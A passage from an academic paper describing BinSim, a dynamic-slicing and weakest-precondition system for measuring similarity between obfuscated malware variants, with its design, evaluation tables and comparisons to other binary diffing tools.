Figure 6 illustrates the architecture of BinSim, which comprises two stages: online trace logging and offline comparison. The online stage, as shown in the left side of Figure 6, involves two plug-ins built on Temu [66], a whole-system emulator: *generic unpacking* and *on-demand trace logging*. Temu is also used as a malware execution sandbox in our evaluation. The recorded traces are passed to the offline stage of BinSim for comparison (right part of Figure 6). The offline stage consists of three components: preprocessing, slicing and WP calculation, and segment equivalence checker. Next, we will present each step of BinSim in the following two sections.




Figure 5: System call sliced segment equivalence checking steps: (1) system call alignment; (2) dynamic slicing and weakest precondition calculation; (3) cryptographic function detection; (4) equivalence checking; (5) cryptographic function approximate matching.

3 On-demand Trace Logging

BinSim's online logging stage records the needed information for the subsequent steps. The logged trace data consist of three parts: 1) instruction log contains each executed instruction's x86 opcode and values of operands; 2) memory log stores memory access addresses, which facilitate binary code slicing; 3) system calls invoked and their data flow dependencies. In general, not all of the trace data are of interest. For example, a common optimization adopted by the offline symbolic execution is "function summary" [10]. For some well-known library functions that have explicit semantics (e.g., string operation functions), we can turn off logging when executing them and generate a symbolic summary correspondingly in the offline analysis. Another example is many malware samples exhibit the malicious behavior only after the real payload is unpacked. Our generic unpacking plug-in, similar to the hidden code extractor [30], supports recording the execution trace that comes from real payload instead of various unpacking routines.

One common attack to system call recording is adding irrelevant system calls on purpose, which can also poison the system call sequences alignment. To remove system call noises, we leverage Temu's customizable multi-tag taint tracking feature to track data flow dependencies between system calls. Kolbitsch et al. [36] have observed three possible sources of a system call argument: 1) the output of a previous system call; 2) the initialized data section (e.g., `.bss` segment); 3) the immediate argument of an instruction (e.g., `push 0`). Except for the immediate argument, we label the system call outputs and the value read from the initialized data section as different taint tags. In this way, the irrelevant system calls without data dependency will be filtered out. The tainted arguments of aligned system call will be taken as the starting point of our backward slicing.

We also consider the parameter semantics. For example, although *NtClose* takes an integer as input, the source of the parameter should point to an already opened device rather than an instruction operand (see Figure 1). Therefore, the fake dependency such as "`xor eax, eax; NtClose(eax);`" will be removed. Another challenge is malware could invoke a different set of system calls to achieve the same effect. Recent work on "replacement attacks" [44] shows such threat is feasible. We will discuss possible workaround in Section 6.

4 Offline Analysis

4.1 Preprocessing

When the raw trace data arrive, BinSim first lifts x86 instructions to Vine IL. The static single assignment (SSA) style of Vine IL will facilitate tracking the use-def chain when performing backward slicing. Besides, Vine IL is also side effect free. It explicitly represents the setting of the `eflags` register bits, which favors us to identify instructions with implicit control flow and track ROP code. For example, the carry flag bit (cf) is frequently used by ROP to design conditional gadget [60].

Then we align the two collected system call sequences to locate the matched system call pairs. System call sequence alignment has been well studied in the previous literature [34, 76]. The latest work, MalGene [34], tailors Smith-Waterman local alignment algorithm [65] to the unique properties of system call sequence, such as limited alphabet and sequence branching caused by thread scheduling. Compared to the generic longest common subsequences (LCS) algorithm, MalGene delivers more accurate alignment results. There are two key scores in Smith-Waterman algorithm: *similarity function on the alphabet* and *gap penalty scheme*. MalGene customizes these two scores for better system call alignment.

Our system call alignment adopts a similar approach as MalGene [34] but extends the scope of *critical system calls*, whose alignments are more important than others. Since MalGene only considers the system call sequence deviation of the same binary under different runtime environments, the critical system calls are subject to process and thread operations. In contrast, BinSim focuses on system call sequence comparisons of polymorphic or metamorphic malware variants. Our critical system calls include more key system object operations. Appendix Table 7 lists some examples of critical system calls/Windows API we defined. Note that other system call comparison methods, such as dependency graph iso-




Figure 6: Schematic overview of BinSim. The output for each processing: (1) unpacked code, instruction log, memory log, and system call sequences; (2) IL traces and initial matched system call pairs; (3) weakest preconditions of system call sliced segments; (4) identified cryptographic functions.

morphism [14] and tree automata inference [3] are orthogonal to our approach.

4.2 Dynamic Slicing Binary Code

After system calls alignment, we will further examine the aligned system calls to determine whether they are truly equivalent. To this end, commencing at a tainted system call's argument, we perform dynamic slicing to backtrack a chain of instructions with data and control dependencies. The slice criterion is ⟨eip, argument⟩, while `eip` indicates the value of instruction pointer and `argument` denotes the argument taken as the beginning of backwards slicing. We terminate our backward slicing when the source of slice criterion is one of the following conditions: the output the previous system call, a constant value, or the value read from the initialized data section. Standard dynamic slicing algorithm [1, 80] relies on program dependence graph (PDG), which explicitly represents both data and control dependencies. However, compared to the source code slicing, dynamic slicing on the obfuscated binaries is never a textbook problem. The indirect memory access of binary code will pollute the conventional data flow tracking. Tracking control dependencies in the obfuscated binary code by following explicit conditional jump instructions is far from enough. Furthermore, the decode-dispatch loop of virtualization obfuscation will also introduce many fake control dependencies. As a result, conventional dynamic slicing algorithms [1, 80] will cause undesired slice explosion, which will further complicate weakest precondition calculation. Our solution is to split data dependencies and control dependencies tracking into three steps: 1) index and value based slicing that only consider data flow; 2) tracking control dependencies; 3) remove the fake control dependencies caused by virtualization obfuscation code dispatcher.

BinSim shares the similar idea as Coogan et al. [19] in that we both decouple tracing control flow from data flow when handling virtualization obfuscation. Coogan et al.'s approach is implemented through an equational reasoning system, while BinSim's dynamic slicing is built on an intermediate language (Vine IL). However, BinSim is different from Coogan et al.'s work in a number of ways, which we will discuss in Section 7.

4.2.1 Index and Value Based Slicing

We first trace the instructions with data dependencies by following the "use-def" chain (ud-chain). However, the conventional ud-chain calculation may result in the precision loss when dealing with indirect memory access, in which general registers are used to compute memory access index. There are two ways to track the ud-chain of indirect memory access, namely *index based* and *value based*. The index based slicing, like the conventional approach, follows the ud-chain related the memory index. For the example of `mov edx [4*eax+4]`, the instructions affecting the index `eax` will be added. Value based slicing, instead, considers the instructions related to the value stored in the memory slot. Therefore, the last instruction that writes to the memory location `[4*eax+4]` will be included. In most cases, the value based slicing is much more accurate. Figure 7 shows a comparison between index based slicing and value based slicing on the same trace. Figure 7(a) presents the C code of the trace. In Figure 7(b), index based slicing selects the instructions related to the computation of memory index `j = 2*i + 1`. In contrast, value based slicing in Figure 7(c) contains the instructions that is relevant to the computation of memory value `A[j] = a + b`, which is exactly the expected slicing result. However, there is an exception that we have to adopt index based slicing: when an indirect memory access is a valid index into a jump table. Jump tables typically locate at read-only data sections or code sections, and the jump table contents should not be modified by other instructions. Therefore, we switch to track the index ud-chain, like `eax` rather than the memory content.

4.2.2 Tracking Control Dependency

Next, we include the instructions that have control dependencies with the instructions in the last step. In addition to explicit conditional jump instructions (e.g., `je`




Figure 7: Index based vs. Value based slicing.

and `jne`), obfuscators may hide control flow into indirect jumps by using encoding function to calculate the real branch [78]. Our solution is to trace how the control transfer is calculated. We observe that most x86 conditional control transfers depend on certain bit value of the `eflags` register (e.g., `zf` and `cf`). Even obfuscators try to hide the conditional jumps, they still need to use arithmetic operations on certain `eflags` bits (e.g., ROP obfuscation [40, 55] and covert computation [59]). To identify these implicit control transfers, our approach trace the data flow of `eflags` bit value; that is, the instructions that calculate the bit value of the `eflags` are added into the slice. Note that in addition to the explicit conditional jump instructions, there are quite a number of instructions that have conditional jump semantics. For example, `cmovne ebx,edx` moves the value of `edx` to `ebx` according to `zf` flag. We also notice a case that the conditional logic is implemented without `eflags`: `jecxz` jumps if register `ecx` is zero. Currently BinSim supports all these special cases, which are summarized in Appendix Table 8.

4.2.3 Dispatcher Identification

Virtualization obfuscation, a great challenge to binary code slicing [61, 79], replaces the original binary code with new type of bytecode, and a specific interpreter is attached to interpret each bytecode. Due to the ease of implementing an instruction set emulator [64], current tools adopt decode-dispatch loop based interpretation [69, 52, 16]. Besides, the virtualization bytecode is designed as stack architecture style [62], which has a simple representation but requires more statements for a given computation. One instruction is typically translated to a sequence of bytecode operations on the stack values through the decode-dispatch loop. As a result, the collected slice from the above steps will contain a large number of redundant instructions caused by decode-dispatch loop iterations. We observe that each decode-dispatch loop iteration has the following common features.

1. It is a sequence of memory operations, ending with an indirect jump.
2. It has an input register `a` as virtual program counter (VPC) to fetch the next bytecode (e.g., `ptr[a]`). For example, VMProtect [69] takes `esi` as VPC while Code Virtualizer [52] chooses `al` register.
3. It ends with an indirect jump which dispatches to a bytecode handler table. The index into the jump table has a data dependency with the value of `ptr[a]`.

Our containment technique is to first identify possible decode-dispatch loop iterations in the backward slice according to the above common features. For each instruction sequence ending with an indirect jump, we mark the input registers as $a_1, a_2, ...a_n$ and output registers as $b_1, b_2, ...b_n$. Then we check whether there is an output register b_i meets the two heuristics:

1. b_i is tainted by the data located in `ptr[`a_j`]`.
2. The instruction sequence ends with `jmp ptr [`b_i`*(table stride) + table base]`.

After that, we will remove the fake control dependencies caused by virtualization obfuscation code dispatcher. In our preliminary testing, five virtualization obfuscation protected instructions produces as many as 3,163 instructions, and most of them are related to the decode-dispatch loop. After our processing, the number of instruction is reduced to only 109.

4.3 Handling Cryptographic Functions

Now-infamous crypto ransomware extort large ransom by encrypting the infected computer's files with standard cryptographic functions [33]. One ransomware archetype typically evolves from generation to generation to produce a large number of new strains. They may refine old versions incrementally to better support new criminal business models. In addition to the generic detection methods based on monitoring file system anomalies [32, 58], it is very interesting to investigate this emerging threat with BinSim, such as identifying ransomware variant relationships and investigate ransomware evolution. However, cryptographic functions have been known to be a barrier to SMT-based security analysis in general [11, 72] because of the complicated input-output dependencies. Our backward slicing step will produce a quite long instruction segment, and the corresponding equivalence checking will become hard to solve as well [67].

We observer that cryptographic function execution has almost no interaction with system calls except the ones are used for input and output. For example, crypto ransomware take the original user's file as input, and then

overwrite it with the encrypted version. Inspired by Caballero et al.'s work [11], we do a "stitched symbolic execution" to walk around this challenge. Specifically, we first make a forward pass over the sliced segments to identify the possible cryptographic functions between two system calls. We apply the advanced detection heuristics proposed by Gröbert et al. [27] (e.g., excessive use of bitwise operations, instruction chains, and mnemonic const values) to quickly match known cryptographic function features. If a known cryptographic function is detected, we will turn off the weakest precondition calculation and equivalence checking. In Section 4.5, we will discuss how to approximately measure the similarity of detected cryptographic functions.

4.4 Weakest Precondition Calculation

Let's assume the slice we collected (S) contains a sequence of instructions $[i_1, i_2, ..., i_n]$. Our weakest precondition (WP) calculation takes (S) as input, and the state of the execution to the given API call's argument as the postcondition (P). Inductively, we first calculate $\text{wp}(i_n, P) = P_{n-1}$, then $\text{wp}(i_{n-1}, P_{n-1}) = P_{n-2}$ and until $\text{wp}(i_1, P_1) = P_0$. The weakest precondition, denoted as $\text{wp}(S, P) = P_0$, is a boolean formula over the inputs that follow the same slice (S) and forces the execution to reach the given point satisfying P. We adopt a similar algorithm as Banerjee et al.'s [4] to compute the WP for every statement in the slice, following both data dependency and control dependency. The resultant WP formula for a program point can be viewed as a conjunction of predicates accumulated before that point, in the following form:

$$WP = F_1 \wedge F_2 \wedge ... \wedge F_k.$$

Opaque predicates [17], a popular control flow obfuscation scheme, can lead to a very complicated WP formula by adding infeasible branches. We apply recent opaque predicate detection method [45] to identify so called invariant, contextual, and dynamic opaque predicates. We remove the identified opaque predicate to reduce the size of the WP formula.

4.5 Segment Equivalence Checking

We identify whether two API calls are semantically equivalent by checking the equivalence of their arguments' weakest preconditions. To this end, we perform *validity checking* for the following formula.

$$wp_1 \equiv wp_2 \wedge arg_1 = arg_2 \tag{3}$$

Different from existing block-centric methods, whose equivalence checking is limited at a single basic block level, our WP calculation captures the logic of a segment of instructions that go across the boundaries of basic blocks. Our method can offer a logical explanation of whether syntactically different instruction segments contribute to the same observable behavior. Frequent invocation of constraint solver imposes a significant overhead. Therefore, we maintain a HashMap structure to cache the results of the previous comparisons for better performance.

To quantitatively represent different levels of similarity and facilitate our comparative evaluation, we assign different scores ($0.5 \sim 1.0$) based on the already aligned system call sequences. The similarity sore is tuned with our ground truth dataset (Section 5.2) by two metrics: *precision* and *recall*. The precision is to measure how well BinSim identifies different malware samples; while recall indicates how well BinSim recognizes the same malware samples but with various obfuscation schemes. An optimal similarity sore should provide high precision and recall at the same time. We summarize the selection of similarity score as follows.

1. 1.0: the arguments of two aligned system calls pass the equivalence checking. Since we have confidence these system calls should be perfectly matched, we represent their similarity with the highest score.

2. 0.7: the sliced segments of two aligned system calls are corresponding to the same cryptographic algorithm (e.g. AES vs. AES). We assign a slightly lower score to represent our approximate matching of cryptographic functions.

3. 0.5: the aligned system call pairs do not satisfy the above conditions. The score indicates their arguments are either conditionally equivalent or semantically different.

Assume the system call sequences collected from program a and b are T_a and T_b, and the number of aligned system calls is n. We define the similarity calculation as follows.

$$\text{Sim}(a,b) = \frac{\sum_{i=1}^{n} \textit{Similarity Score}}{\text{Avg}\{|T_a|, |T_b|\}} \tag{4}$$

$\sum_{i=1}^{n} \textit{Similarity Score}$ sums the similarity score of aligned system call pairs. To balance the different length of T_a and T_b and be sensitive to system call noises insertion, we use the average number of two system call sequences as the denominator. The value of $\text{Sim}(a,b)$ ranges from 0.0 to 1.0. The higher $\text{Sim}(a,b)$ value indicates two traces are more similar.

Table 1: Different obfuscation types and their examples.

	Type	Examples
1	Intra-basic-block	Register swapping, junk code, instructions substitution and reorder
2	Control flow	Loop unrolling, opaque predicates, control flow flatten, function inline
3	ROP	Synthetic benchmarks collected from the reference [79]
4	Different implementations	BitCount (Figure 3) isPowerOfTwo (Appendix Figure 12) flp2 (Appendix Figure 13)
5	Covert computation[59]	Synthetic benchmarks
6	Single-level virtualization	VMProtect [69]
7	Multi-level virtualization	Synthetic benchmarks collected from the reference [79]




Figure 8: Similarity scores change from right pairs to wrong pairs.

5 Experimental Evaluation

We conduct our experiments with several objectives. First and foremost, we want to evaluate whether BinSim outperforms existing binary diffing tools in terms of better obfuscation resilience and accuracy. To accurately assess comparison results, we design a controlled dataset so that we have a ground truth. We also study the effectiveness of BinSim in analyzing a large set of malware variants with intra-family comparisons. Finally, performance data are reported.

5.1 Experiment Setup

Our first testbed consists of Intel Core i7-3770 processor (Quad Core with 3.40GHz) and 8GB memory, running Ubuntu 14.04. We integrate *FakeNet* [63] into Temu to simulate the real network connections, including DNS, HTTP, SSL, Email, FTP etc. We carry out the large-scale comparisons for malware variants in the second testbed, which is a private cloud containing six instances running simultaneously. Each instance is equipped with a duo core, 4GB memory, and 20GB disk space. The OS and network configurations are similar to the first testbed. Before running a malware sample, we reset Temu to a clean snapshot to eliminate the legacy effect caused by previous execution (e.g., modify registry configuration). To limit the possible time-related execution deviations, we utilize Windows Task Scheduler to run each test case at the same time.

5.2 Ground Truth Dataset

Table 1 lists obfuscation types that we plan to evaluate and their examples. Intra-basic-block obfuscation methods (Type 1) have been well handled by semantics-based binary diffing tools. In Section 2.1, we summarize possible challenges that can defeat the block-centric binary diffing methods, and Type 2 $\sim$ Type 7 are corresponding to such examples. We collect eight malware source code with different functionalities from VX Heavens[2]. We investigate the source code to make sure they are different, and each sample can fully exhibit its malicious behavior in the runtime. Besides, we also collect synthetic benchmarks from the previous work. The purpose is to evaluate some obfuscation effects that are hard to automate. Our controlled dataset statistics are shown in Table 2. The second column of Table 2 lists different obfuscation schemes and combinations we applied.

In addition to BinSim, we also test other six representative binary diffing tools. BinDiff [23] and DarunGrim [50] are two popular binary diffing products in industry. They rely on control flow graph and heuristics to measure similarities. CoP [41] and iBinHunt [43] represent "block-centric" approaches. Based on semantically equivalent basic blocks, iBinHunt compares two execution traces while CoP identifies longest common subsequence with static analysis. System call alignment and feature set are examples of dynamic-only approaches. "Feature set" indicates the method proposed by Bayer et al. [6] in their malware clustering work. They abstract system call sequence to a set of features (e.g., OS object, OS operations, and dependencies) and measure the similarities of two feature sets by Jaccard Index. For comparison, we have implemented the approaches of CoP [41], iBinHunt [43], and feature set [6]. The system call alignment is the same to the method adopted by BinSim.

5.3 Comparative Evaluation Results

Naively comparing these seven binary diffing tools with their similarity scores is not informative[3]. It is also very difficult to interpret precision and recall values because each tool adopts different similarity metrics and thresh-

[2] http://vxheaven.org/src.php

[3] We have normalized all the similarity scores from 0.0 $\sim$ 1.0.

Table 2: Controlled dataset statistics. The obfuscation type numbers are defined in Table 1.

Sample	Obfuscation type	LoC #	Online (Normalized)	Offline (min)		
				Preprocess	Slicing & WP	STP (no/opt)
Malware						
BullMoose	6	30	5X	1	2	1/0.5
Clibo	1+6	90	6X	1	2	2/0.8
Branko	1+2+6	270	8X	2	3	3/1
Hunatcha	2	340	8X	2	4	1/1
WormLabs	1	420	8X	2	6	3/2
KeyLogger	2	460	12X	2	6	4/2
Sasser	1+2+6	950	9X	3	8	4/3
Mydoom	1+2	3276	10X	3	10	6/4
Synthetic benchmark						
ROP	3	449	6X	1	3	2/1
Different implementations	4	80	6X	1	2	2/0.8
Covert computation	5	134	6X	1	2	3/1
Multi-level virtualization	7	140	10X	4	12	5/3

Table 3: Absolute difference values of similarity scores under different obfuscation schemes and combinations.

Sample	Obfuscation type	BinDiff	DarunGrim	iBinHunt	CoP	Syscall alignment	Feature set	BinSim
BullMoose	6	0.58	0.56	0.39	0.61	0.08	0.10	0.08
Clibo	1+6	0.57	0.64	0.41	0.62	0.10	0.12	0.10
Branko	1+2+6	0.63	0.62	0.35	0.68	0.10	0.15	0.12
Hunatcha	2	0.40	0.42	0.19	0.30	0.12	0.17	0.12
WormLabs	1	0.10	0.12	0.03	0.03	0.08	0.12	0.05
KeyLogger	2	0.38	0.39	0.12	0.26	0.09	0.15	0.09
Sasser	1+2+6	0.62	0.62	0.42	0.58	0.12	0.18	0.10
Mydoom	1+2	0.42	0.38	0.10	0.38	0.10	0.15	0.05
ROP	3	0.63	0.54	0.49	0.52	0.10	0.10	0.10
Different implementations	4	0.48	0.39	0.48	0.52	0.05	0.10	0.05
Covert computation	5	0.45	0.36	0.44	0.45	0.05	0.10	0.05
Multi-level virtualization	7	0.68	0.71	0.59	0.69	0.15	0.18	0.16
Average								
"Right pairs" vs. "Obfuscation pairs"		0.50	0.48	0.34	0.46	0.10	0.15	0.09
"Right pairs" vs. "Wrong pairs"		0.65	0.65	0.66	0.55	0.71	0.63	0.76

old. What matters is that a tool can differentiate right-pair scores from wrong-pair scores. We first test how their similar scores change from right pairs to wrong pairs. For the right pair testing, we compare each sample in Table 2 with itself (no obfuscation). The average values are shown in "Right pairs" bar in Figure 8. Then we compare each sample with the other samples (no obfuscation) and calculate the average values, which are shown in "Wrong pairs" bar in Figure 8[4]. The comparison results reveal a similar pattern for all these seven binary diffing tools: a large absolute difference value between the right pair score and the wrong pair score.

Next, we figure out how the similarity score varies under different obfuscation schemes and combinations. We first calculate the similarity scores for "Right pairs" (self comparison) and "Obfuscation pairs" (the clean version vs. its obfuscated version). Table 3 shows the absolute difference values between "Right pairs" and "Obfuscation pairs". Since code obfuscation has to preserve semantics [17], the small and consistent difference values can indicate that a binary diffing tool is resilient to different obfuscation schemes and combinations. BinDiff, DarunGrim, iBinHunt and CoP do not achieve a consistent (good) result for all test cases, because their difference values fluctuate. The heuristics-based comparisons adopted by BinDiff and DarunGrim can only handle mild instructions obfuscation within a basic block. Since multiple obfuscation methods obfuscate the structure of control flow graph (e.g., ROP and control flow obfuscation), the effect of BinDiff and DarunGrim are limited. CoP and iBinHunt use symbolic execution and theorem proving techniques to match basic blocks, and therefore are resilient to intra-basic-block obfuscation (Type 1). However, they are insufficient to defeat the obfuscation that may break the boundaries of basic blocks (e.g., Type 2 $\sim$ Type 7 in Table 1). The last rows of Table 3 shows the average difference values for the "Right pairs" vs. "Obfuscation pairs" and "Right pairs" vs. "Wrong pairs". The closer for these two scores, the harder for a tool to set a threshold or cutoff line to give a meaningful information on the similarity score.

[4]It does not mean that higher is better on the similarity scores for the right pairs, and lower is better for the wrong pairs. What is important is how their similarity values change from right pairs to wrong pairs.

Table 4: Comparison of slice sizes (# instructions).

Sample	Obfuscation type	No-VMP	Conventional	BinSim
BullMoose	6	98	6,785	165
Clibo	1+6	156	16,860	238
Branko	1+2+6	472	31,154	520
Sasser	1+2+6	1,484	64,276	1,766
fibonacci	7	156	4,142	278

Table 5: Similarity score of four CryptoWall variants.

a vs. b	a vs. c	a vs. d	b vs. c	b vs. d	c vs. d
0.92	0.83	0.32	0.78	0.33	0.37

Regarding dynamic-only methods (system call alignment and feature set), their scores are consistent for most comparisons. The reason is dynamic-only approaches are effective to defeat most code obfuscation schemes. However, we notice a variant of `Hunatcha` worm exhibits the malicious behavior under the condition of *systime.Month* < 12. Without more detailed information such as path conditions, both system call alignment and feature set methods fail to identify such conditional equivalence. This disadvantage is further manifested by our large-scale malware comparisons, in which we find out 11% variants are conditionally equivalent.

5.4 Offline Analysis Evaluation

In this section, we first evaluate BinSim's dynamic slicing when handling obfuscated binaries. We test BinSim with VMProtect [69], an advanced commercial obfuscator. In addition to virtualization obfuscation, which can cause slice size explosion, VMProtect also performs intra-basic-block (Type 1) and control flow obfuscation (Type 2). As shown in Table 4, we obfuscate the test cases with multiple obfuscation combinations and multi-level virtualization (Type 7). "No-VMP" column indicates BinSim's result without obfuscation. The last two columns show the slice sizes of conventional dynamic slicing and BinSim. BinSim outperforms the conventional approach by reducing slice sizes significantly. Note that the sliced segment produced by BinSim contains many different instructions with "No-VMP" version. Directly comparing the syntax of instructions is not feasible. Our semantics-based equivalence checking can show that the new sliced segment is equivalent to the original instructions.

Next, we evaluate BinSim's cryptographic function approximate matching, which allows equivalence checking in the presence of cryptographic functions that could otherwise be hard to analyze. We collect four CryptoWall variants and apply BinSim to compare them pair by pair. CryptoWall is a representative ransomware family, and it is also continuously evolving. The similar scores are shown in Table 5. We notice three samples (a, b, and c) are quite similar, and one sample (CryptoWall.d) has relatively large differences with the others. After investigating BinSim's output, we find out that CryptoWall.d reveals three distinct behaviors: 1) "query-then-infect": it will terminate execution if the infected machine's UI languages are Russian, Ukrainian or other former Soviet Union country languages (via `GetSystemDefaultUILanguage`). This clearly shows that the adversaries want to exclude certain areas from attacking. 2) It uses AES for file encryption while the other three variants choose RSA. 3) It encrypts files with a new file name generation algorithm. Our "query-then-infect" findings coincide with the recent CryptoWall reverse engineering report [2].

5.5 Analyzing Wild Malware Variants

We report our experience of applying BinSim and other six binary diffing tools on $1,050$ active malware samples (uncontrolled dataset)[5]. The dataset is retrieved from VirusShare[6] and analyzed at February 2017. We leverage VirusTotal[7] to do an initial clustering by majority voting. The total $1,050$ samples are grouped into 112 families, and more than 80% samples are protected by different packers or virtualization obfuscation tools. For each binary diffing tool, we perform intra-family pairwise comparison on our private cloud. The distribution of similarity scores is shown in Table 6. Because BinDiff, DarunGrim, and CoP cannot directly work on the packed binary, we provide the unpacker binaries preprocessed by BinSim's generic unpacking.

In most cases, dynamic-only methods and BinSim are able to find small distances among intra-family samples. For example, over 86% of the pairs have a similarity score of 0.6 or greater. System call alignment has a better distribution than BinSim during the similarity score range $0.70 \sim 1.00$. We attribute the high score to the fact that system call alignment cannot detect *conditional equivalence*. Actually, we successfully identify that about 11% of malware samples have so-called "query-then-infect" behaviors [77], and BinSim is able to find whether two malware variants are conditionally equivalent. In these cases, BinSim's lower scores better fit the ground truth. Figure 9 shows a conditional equivalent behavior we find in `Trojan-Spy.Win32.Zbot` variants. Figure 10 presents a common compiler optimization that converts a high-level branch condition into a purely arithmetic sequence. This optimization can frustrate "block-centric" binary diffing methods, and we have

[5]The initial dataset is much larger, but we only consider the active samples that we can collect system calls.

[6]http://virusshare.com/

[7]https://www.virustotal.com/

```
...
// modify registry key
1: RegOpenKeyEx(...);
2: RegSetValueEx(...);
3: RegCloseKey (...);
```

(a) Zbot.a

```
...
// modify registry key
1: GetLocalTime(&systime);
2: if ( systime.Day < 20)
3:  {
4:      RegOpenKeyEx(...);
5:      RegSetValueEx(...);
6:      RegCloseKey (...);
7:  }
```

(b) Zbot.b

Figure 9: Conditional equivalent behaviors between Trojan-Spy.Win32.Zbot variants.

```
if (reg)
   reg = val1;
else
   reg = val2;
```

(a) Branch logic

```
1: neg     reg
2: sbb     reg, reg
3: and     reg, (val1 - val2)
4: add     reg, val2
```

(b) Equivalent branchless logic

Figure 10: Example: branchless logic code (`reg` stands for a register; `va1` and `val2` are two inputs).

seen such cases repeatedly in our dataset. By contrast, BinSim's hybrid approach naturally identifies the implicit control dependency in Figure 10 (b).

5.6 Performance

In Table 2, we also report the performance of BinSim when analyzing the controlled dataset. The fourth column lists the runtime overhead imposed by our online trace logging. On average, it incurs 8X slowdown, with a peak value 12X when executing KeyLogger. The fifth to seventh columns present the execution time of each component in our offline analysis stage. The number of instructions in the system call slice ranges from 5 to 138 and the average number is 22. The "STP" column presents average time spent on querying STP when comparing two programs. Here we show the time before and after the optimization of caching equivalence queries. On average, the HashMap speeds up STP processing time by a factor of 1.7. Considering that BinSim attempts to automatically detect obfuscated binary code similarity, which usually takes exhausting manual efforts from several hours to days, this degree of slowdown is acceptable. Performing the intra-family comparisons on 1,050 malware samples required approximately 3 CPU days.

6 Discussion

Like other malware dynamic analysis approaches, BinSim bears with the similar limitations: 1) incomplete path coverage; 2) environment-sensitive malware [34, 35] which can detect sandbox environment. Therefore, BinSim only detects the similarities/differences exhibiting during execution. The possible solutions are to explore more paths by automatic input generation [26, 47] and analyze malware in a transparent platform (e.g., VMRay Analyzer [70]). Our current generic unpacking is sufficient for our experiments. However, it can be defeated by more advanced packing methods such as multiple unpacking frames and parallel unpacking [68]. We plan to extend BinSim to deal with the advanced packing methods. Recent work proposes "replacement attacks" [44] to mutate system calls and their dependencies. As a result, similar malware variants turn out to have different behavior-based signatures. We regard this "replacement attacks" as a potential threat because it can reduce BinSim's similarity score. One possible solution is to design a layered architecture to capture alternative events that achieve the same high-level functionality.

BinSim's enhanced slicing algorithm handles the obfuscations that could break the block-centric binary comparisons. We have evaluated BinSim against a set of sophisticated commercial obfuscation tools and advanced academic obfuscation methods. However, determined adversaries may carefully add plenty of redundant dependencies to cause slice size explosion, and the resulting weakest preconditions could become too complicated to be solved. As an extreme case, the dependencies of a system call argument can be propagated to the entire program. To achieve this, it requires that future attackers have much deeper understanding about program analysis (e.g., inter-procedure data/control follow analysis) and take great engineering efforts. An attacker can also customize an unknown cryptographic algorithm to evade our cryptographic function approximate matching. However, correctly implementing a cryptographic algorithm is not a trivial task, and most cryptographic functions are reused from open cryptographic libraries, such as OpenSSL and Microsoft Cryptography API [75]. Therefore, BinSim raises the attacking bar significantly compared to existing techniques. On the other side, designing a worst case evaluation metric needs considerable insights into malicious software industry [39]. We leave it as our future work.

7 Related Work

7.1 Dynamic Slicing and Weakest Precondition Calculation

As dynamic slicing techniques [1, 80] can substantially reduce the massive program statements under investigation to a most relevant subset, they have been widely applied to the domain of program analysis and verification. Differential Slicing [29] produces a causal difference graph that captures the input differences leading to

Table 6: Similarity score distribution (%) of intra-family comparisons.

Score range	BinDiff	DarunGrim	iBinHunt	CoP	Syscall alignment	Feature set	BinSim
0.00–0.10	1	1	1	1	1	1	1
0.10–0.20	3	2	1	3	1	1	1
0.20–0.30	3	4	2	4	1	2	1
0.30–0.40	13	14	3	10	1	3	1
0.40–0.50	18	17	5	18	2	3	2
0.50–0.60	14	16	18	13	3	4	4
0.60–0.70	17	13	17	14	6	16	11
0.70–0.80	13	15	20	16	26	27	24
0.80–0.90	9	10	15	11	21	16	19
0.90–1.00	9	8	18	10	38	27	36

the execution differences. Weakest precondition (WP) calculation is firstly explored by Dijkstra [20] for formal program verification. Brumley et al. [8] compare WP to identify deviations in different binary implementations for the purpose of error detection and fingerprint generation. Ansuman et al. [4] calculate WP along the dynamic slicing to diagnose the root of an observable program error. BinSim's dynamic slicing and WP calculation are inspired by Ansuman et al.'s work. However, we customize our dynamic slicing algorithm to operate at the obfuscated binaries, which is more tricky than working on source code or benign programs. Another difference is we perform equivalence checking for WP while they do implication checking.

The most related backward slicing method to BinSim is Coogan et al.'s work [19]. We both attempt to identify the relevant instructions that affect system call arguments in an obfuscated execution trace, and the idea of value based slicing and tracking control dependency is similar. However, BinSim is different from Coogan et al.'s work in a number of ways. First, Coogan et al.'s approach is designed only for virtualization obfuscation. To evaluate the accuracy of backward slicing, they compare the x86 instruction slicing pairs by the syntax of the opcode (e.g., *mov*, *add*, and *lea*). It is quite easy to generate a syntactically different trace through instruction-level obfuscation [51]. Furthermore, the commercial virtualization obfuscators [52, 69] have already integrated code mutation functionality. Therefore, Coogan et al.'s approach has less resilience to other obfuscation methods. Second, we utilize taint analysis to identify virtualization bytecode dispatcher while Coogan et al. apply different heuristics. Third, Coogan et al. do not handle cryptographic functions. They state that the encryption/decryption routine could cripple their analysis. Fourth, Coogan et al. evaluate their method on only six tiny programs; while BinSim goes through an extensive evaluation. Last, but not the least, after the sub-traces or sliced segments are constructed, Coogan et al. compare them syntactically while BinSim uses weakest precondition to compare them semantically.

7.2 Binary Diffing

Hunting binary code difference have been widely applied in software security. BinDiff [23] and DarunGrim [50] compare two functions via the maximal control flow subgraph isomorphism and match the similar basic blocks with heuristics. BinSlayer [7] improves BinDiff by matching bipartite graphs. dicovRE [22] extracts a set of syntactical features to speed up control flow subgraph isomorphism. These approaches gear toward fast matching similar binary patches, but they are brittle to defeat the sophisticated obfuscation methods. Another line of work captures semantic equivalence between executables. BinHunt [25] first leverages symbolic execution and theorem proving to match the basic blocks with the same semantics. BinJuice [37] extracts the semantic abstraction for basic blocks. Exposé [49] combines function-level syntactic heuristics with semantics detection. iBinHunt [43] is an inter-procedural path diffing tool and relies on multi-tag taint analysis to reduce possible basic block matches. Pewny et al. [54] adopt basic block semantic representation sampling to search cross-architecture bugs. As we have demonstrated, these tools suffer from the so called "block-centric" limitation. In contrast, BinSim can find equivalent instruction sequences across the basic block boundary. Egele et al. [21] proposed blanket execution to match similar functions in binaries using dynamic testing. However, blanket execution requires a precise function scope identification, which is not always feasible for obfuscated binary code [42].

7.3 Malware Dynamic Analysis

Malware dynamic analysis techniques are characterized by analyzing the effects that the program brings to the operating system. Compared with static analysis, dynamic analysis is less vulnerable to various code obfuscation methods [48]. Christodorescu et al. [14] proposed to use data-flow dependencies among system calls as malware specifications, which are hard to be circum-

